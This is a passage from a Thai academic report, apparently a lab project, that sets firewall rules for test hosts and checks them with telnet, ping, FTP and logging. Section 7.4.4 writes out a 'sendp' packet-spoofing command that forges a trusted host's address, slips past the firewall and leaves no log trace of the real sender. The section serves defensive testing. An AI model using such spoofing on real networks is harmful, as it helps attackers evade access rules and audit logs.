
รูปที่ 7-14 และ 7-15 แสดง Network objects ของ off และ perl

7.3.3 การกำหนดกฎเกณฑ์ (Strategy) ของไฟร์วอลล์ (Firewall)

ในการทดสอบครั้งนี้ กำหนดเป็นดังนี้

- Source = perl , Destination = ANY , Service = ANY , Action = Pass Log ซึ่งหมายความว่า คอมพิวเตอร์ perl สามารถติดต่อสื่อสารทุกรูปแบบกับคอมพิวเตอร์ใดๆ ก็ได้ แต่จะถูกบันทึกไว้ในลอก (log) เมื่อมีการติดต่อเกิดขึ้น
- Source = Trust , Destination = perl , Service = telnet , Action = Pass Log ซึ่งหมายความว่า คอมพิวเตอร์ sunshine17 สามารถติดต่อสื่อสารแบบเทลเนท (TELNET) ไปยังคอมพิวเตอร์ perl ได้ แต่ละถูกบันทึกไว้ในลอก (log) เมื่อมีการติดต่อเกิดขึ้น
- Source = off , Destination = perl , Service = ANY , Action = Ignore Alert Log ซึ่งหมายความว่า คอมพิวเตอร์ off ไม่ได้รับอนุญาตให้ทำการติดต่อสื่อสารใดๆ ทั้งสิ้น กับคอมพิวเตอร์ perl และจะถูกบันทึกไว้ในลอก (log) เมื่อมีการพยายามที่จะทำการติดต่อด้วย อีกทั้งยังส่งข้อมูลไปเตือน (Alert) โปรแกรมมาเนเจอร์ (Manager) ด้วย

การกำหนดกฎ (Strategy) นั้นทำโดยเลือก Strategy ที่เมนูบาร์ ดังรูปที่ 7-16




รูปที่ 7-16 แสดงกฎ (Strategy) ของไฟร์วอลล์ (Firewall) ที่ใช้ในการทดสอบ

7.4 การทดสอบการทำงานของไฟร์วอลล์ (firewall)

7.4.1 การทดสอบกฎ (Strategy) ข้อที่ 1


ทำการทดสอบโดยให้คอมพิวเตอร์ perl ทำการเทลเนท (TELNET) ไปยังคอมพิวเตอร์ diamond (เป็น HP-UX Server เครื่องหนึ่งของภาควิชาคอมพิวเตอร์ มีแอดเดรส 161.246.4.3) ซึ่งสามารถทำได้ตามปกติ และมีข้อมูลในลอก (log) ของโปรแกรมมาเนเจอร์ (Manager) ตามที่คาดหมายเอาไว้ ดังรูปที่ 7-17



รูปที่ 7-17 แสดงการทดสอบกฎ (Strategy) ข้อที่ 1

7.4.2 การทดสอบกฎ (Strategy) ข้อที่ 2


ทำการทดสอบโดยให้คอมพิวเตอร์ sunshine17 ทำการเทลเนท (TELNET) ไปยังคอมพิวเตอร์ perl ซึ่งสามารถทำได้ตามปกติ และมีข้อมูลในลอก (log) ของโปรแกรมมาเนเจอร์ (Manager) ตามที่คาดหมายเอาไว้ ดังรูปที่ 7-18



รูปที่ 7-18 แสดงการทดสอบกฎ (Strategy) ข้อที่ 2

7.4.3 การทดสอบกฎ (Strategy) ข้อที่ 3

ทำการทดสอบโดยให้คอมพิวเตอร์ off ทำการปิง (PING) , ทำการฟิงเกอร์ (FINGER) , ทำการเทลเนท (TELNET) , ทำการเอฟทีพี (FTP) ไปยังคอมพิวเตอร์ perl แต่ไม่ได้รับการตอบสนองจากคอมพิวเตอร์ perl และมีข้อมูลในลอก (log) ของโปรแกรมมาเนเจอร์ (Manager) ตามที่คาดหมายเอาไว้ ดังรูปที่ 7-19




รูปที่ 7-19 แสดงการทดสอบกฎ (Strategy) ข้อที่ 3

7.4.4 การทดสอบโดยใช้โปรแกรม sendp

ทำการทดสอบโดยใช้คำสั่ง sendp sunshine17 2000 perl 23 123456 ที่คอมพิวเตอร์ off และทำการตรวจสอบโดยใช้คำสั่ง tcpdump port 2000 ที่คอมพิวเตอร์ perl ได้ผลคือ ข้อมูลจากคอมพิวเตอร์ off


(ซึ่งปลอมเป็นคอมพิวเตอร์ sunshine17) ได้ถูกส่งผ่านไฟร์วอลล์ (Firewall) มายังคอมพิวเตอร์ perl จริง แต่มีข้อมูลในลอก (log) ที่แสดงถึงคอมพิวเตอร์ off เลย ดังรูปที่ 7-20



รูปที่ 7-20 แสดงการทดสอบโดยใช้โปรแกรม sendp

